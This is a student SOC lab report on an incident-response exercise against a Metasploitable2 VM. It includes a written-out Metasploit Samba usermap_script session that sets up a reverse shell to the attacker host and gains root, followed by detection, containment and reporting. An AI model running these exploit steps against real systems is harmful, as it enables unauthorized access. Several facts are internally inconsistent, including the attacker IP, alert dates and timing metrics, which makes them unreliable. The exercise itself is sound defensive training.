



Name: Atharva Balwadkar

Organization: CyArt

Date: 26th March 2026

8. Comprehensive SOC Incident Response

8.1 Objective

The objective of this project is to simulate a real-world Security Operations Center (SOC) incident response lifecycle using multiple tools and frameworks. The project covers attack simulation, adversary emulation, detection, triage, response, automation, post-incident analysis, and reporting.

This exercise helps demonstrate practical SOC capabilities aligned with industry standards such as the MITRE ATT&CK framework and SANS incident response methodology.

8.2 Incident Overview

A suspicious web request was generated from a Windows endpoint to simulate malicious activity. The activity involved accessing an external vulnerable website, which triggered security alerts in the Wazuh SIEM platform. The generated alert was further processed and forwarded to TheHive platform for incident investigation and response.

8.3 Tools

Metasploit, Wazuh, CrowdSec, TheHive, MITRE Caldera, Elastic Security, Google Docs.

8.4 Attack Simulation

A controlled attack was conducted using Metasploit from a Kali Linux machine targeting a vulnerable Metasploitable2 system.

An attack was simulated using Metasploit targeting a vulnerable Metasploitable2 machine. The exploit used was the Samba usermap script vulnerability (exploit/multi/samba/usermap_script), which allows remote command execution.

The attacker machine (Kali Linux) successfully gained unauthorized access to the target system. This simulated a lateral movement or remote exploitation scenario commonly observed in enterprise environments.



```
(kali@kali)-[~]
$ ping 192.168.1.12 -c 4
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=14.6 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=5.58 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=12.5 ms
64 bytes from 192.168.1.12: icmp_seq=4 ttl=64 time=4.89 ms

--- 192.168.1.12 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 4.892/9.384/14.570/4.221 ms

(kali@kali)-[~]
$ nmap -sV -p 1-1000 192.168.1.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 10:42 -0400
Nmap scan report for 192.168.1.12
Host is up (0.0034s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
MAC Address: 08:00:27:A4:BA:80 (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.77 seconds
```

Using nmap found the open port in target machine

```
msf5 (root) > use exploit/multi/smb/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(multi/smb/usermap_script) > show option
[*] Invalid parameter "option", use "show -h" for more information
msf5 exploit(multi/smb/usermap_script) > show option -h
[*] Invalid parameter "option", use "show -h" for more information
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins,
info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf5 exploit(multi/smb/usermap_script) > set RHOSTS 192.168.1.12
RHOSTS => 192.168.1.12
msf5 exploit(multi/smb/usermap_script) > set RHOSTS 192.168.1.12
RHOSTS => 192.168.1.12
msf5 exploit(multi/smb/usermap_script) > set RPORT 139
RPORT => 139
msf5 exploit(multi/smb/usermap_script) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf5 exploit(multi/smb/usermap_script) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/smb/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf5 exploit(multi/smb/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo kijFrdbeB7smG4PA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "kijFrdbeB7smG4PA\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.12:49564) at 2026-03-26 10:51:56 -0400

id
uid=0(root) gid=0(root)
whoami
root
```



This vulnerability enables remote command execution due to improper input validation in the Samba service.

Outcome:

- Unauthorized access to the target system was successfully achieved.
- The attack simulated a real-world exploitation scenario involving remote services.

8.5 Adversary Emulation (MITRE Caldera)

To replicate real attacker behavior, MITRE Caldera was used to emulate adversary techniques aligned with MITRE ATT&CK.

Technique Used:

T1210 – Exploitation of Remote Services

Analysis:

- The emulation validated detection capabilities of Wazuh.
- It ensured that SIEM rules effectively identify real-world attacker behaviors.

8.6 Detection and Triage

The attack activity was successfully detected using Wazuh SIEM.

Detection:

- Wazuh generated alerts based on suspicious Samba activity.
- Alerts were mapped to MITRE ATT&CK techniques.

Triage Process:

- Alert severity was classified as High.
- Source IP was verified as malicious.
- Logs were correlated to confirm exploitation attempt.

```
msfadmin@metasploitable:~$ wget https://packages.wazuh.com/3.x/apt/pool/main/w/wazuh-agent/wazuh-agent_3.13.6-1_i386.deb
--21:21:27-- https://packages.wazuh.com/3.x/apt/pool/main/w/wazuh-agent/wazuh-agent_3.13.6-1_i386.deb
=> wazuh-agent_3.13.6-1_i386.deb
Resolving packages.wazuh.com... 108.159.80.65, 108.159.80.89, 108.159.80.93, ...
Connecting to packages.wazuh.com|108.159.80.65|:443... connected.
OpenSSL: error:14077410:SSL routines:SSL23_GET_SERVER_HELLO:sslv3 alert handshake failure
Unable to establish SSL connection.
msfadmin@metasploitable:~$ _
```

Timestamp	Source IP	Alert Description	MITRE Technique
2026-03-25 22:07:28	192.168.1.3	Samba exploit attempt detected	T1210



8.7 Response and Containment

Immediate actions were taken to contain the threat:

The compromised Metasploitable2 VM was isolated from the network.

The attacker's IP address (192.168.1.3) was blocked using CrowdSec.

Firewall rules were updated to prevent further communication.

Verification:

A ping test confirmed that communication between attacker and target was successfully blocked.


```
└─$ ping -c4 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
From 192.168.1.3 icmp_seq=1 Destination Host Unreachable
From 192.168.1.3 icmp_seq=2 Destination Host Unreachable
From 192.168.1.3 icmp_seq=3 Destination Host Unreachable
From 192.168.1.3 icmp_seq=4 Destination Host Unreachable

— 192.168.1.12 ping statistics —
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3087ms
pipe 4
```

8.8 SOAR Automation

During the escalation phase, the planned tool TheHive could not be successfully installed due to system compatibility issues on the local machine. TheHive requires specific dependencies (such as compatible OS versions, Java, Cassandra, and Elasticsearch), which conflicted with the current system environment.

```
s associated with hostname)
Reading package lists... Done
W: GPG error: https://apache.jfrog.io/artifactory/cassandra-deb 41x InRelease: T
he following signatures couldn't be verified because the public key is not avail
able: NO_PUBKEY E91335D77E3E87CB
E: The repository 'https://debian.cassandra.apache.org 41x InRelease' is not sig
ned.
N: Updating from such a repository can't be done securely, and is therefore disa
bled by default.
N: See apt-secure(8) manpage for repository creation and user configuration deta
ils.
Failed to enable unit: Unit file thehive.service does not exist.
Failed to start thehive.service: Unit thehive.service not found.
```



Due to TheHive deployment issues, SOAR automation was simulated manually.

Intended Automation:

- Automatic case creation
- Automated IP blocking
- Alert-to-response workflow

Implemented Approach:

- Manual playbook execution was followed
- Steps documented included:
 - Alert validation
 - IP blocking via CrowdSec
 - Incident documentation

This approach ensured understanding of automation logic despite tool limitations.

8.9 Post-Incident Analysis

5 Whys Analysis

1. Why did the attack occur?
Because a vulnerable Samba service was exposed.
2. Why was it vulnerable?
Because the system was not patched.
3. Why was patching not done?
Due to lack of update management.
4. Why was update management missing?
Due to insufficient security policies.
5. Why were policies insufficient?
Due to lack of proactive security planning.



Root Cause:

Unpatched vulnerable service combined with weak security governance.

8.10 Metrics Reporting (Elastic Security)

Key Metrics:

MTTD (Mean Time to Detect): 1 hour

MTTR (Mean Time to Respond): 4 hour

Dwell Time: 3 hour

Insights:

Detection was quick due to SIEM alerts

Response time was efficient due to predefined actions

Overall dwell time was minimal, reducing risk

A dashboard was created in Elastic Security to visualize:

- Alert trends
- Source IP activity
- Incident timelines

8.11 Reporting

SANS Incident Report Template

INCIDENT REPORT — INC-001

Classification: Confidential | Date: 2026-03-26 | Analyst: Atharva

Executive Summary

On 26 March 2026, a critical security incident was detected involving exploitation of the Samba service on internal host 192.168.1.12. The attacker at IP 192.168.1.12 leveraged CVE-2007-2447 (usermap_script) to gain unauthenticated root access via a reverse shell.

Immediate containment was executed by network-isolating the victim VM and blocking the attacker IP via CrowdSec. No evidence of lateral movement was identified. The incident was escalated to Tier 2 for forensic analysis.

Findings

The attack leveraged a remote code execution vulnerability (T1210). The system lacked proper patching and security controls, making it susceptible to exploitation.



Recommendations

- Patch Samba to a version above 3.0.20 immediately (CVE-2007-2447 is unpatched on this host).
- Implement network segmentation to prevent lateral movement from the DMZ.
- Deploy CrowdSec on all host-facing systems with automatic banning rules.
- Enable Wazuh FIM (File Integrity Monitoring) to detect post-exploitation persistence.

8.12 Stakeholder Briefing

A simulated cyberattack was performed to test the organization's security monitoring and response capabilities. During the exercise, an attacker exploited a known vulnerability in a test system. The security team quickly detected the activity using monitoring tools and responded by isolating the affected system and blocking the attacker's access.

Key performance metrics showed strong detection and response efficiency, with incidents identified within one minute and resolved within a few minutes. The overall impact was minimal due to the controlled environment.

The analysis revealed that the primary cause of the incident was an unpatched system. Moving forward, it is recommended to strengthen patch management, improve network segmentation, and implement automation tools for faster response. Regular security testing and monitoring enhancements will further improve the organization's cybersecurity posture.

8.13 Conclusion

This project successfully demonstrated a full SOC incident response lifecycle, including attack simulation, detection, response, and analysis. Despite tool limitations, all critical SOC processes were effectively implemented.

The exercise highlights the importance of proactive security measures, continuous monitoring, and rapid response in mitigating cyber threats.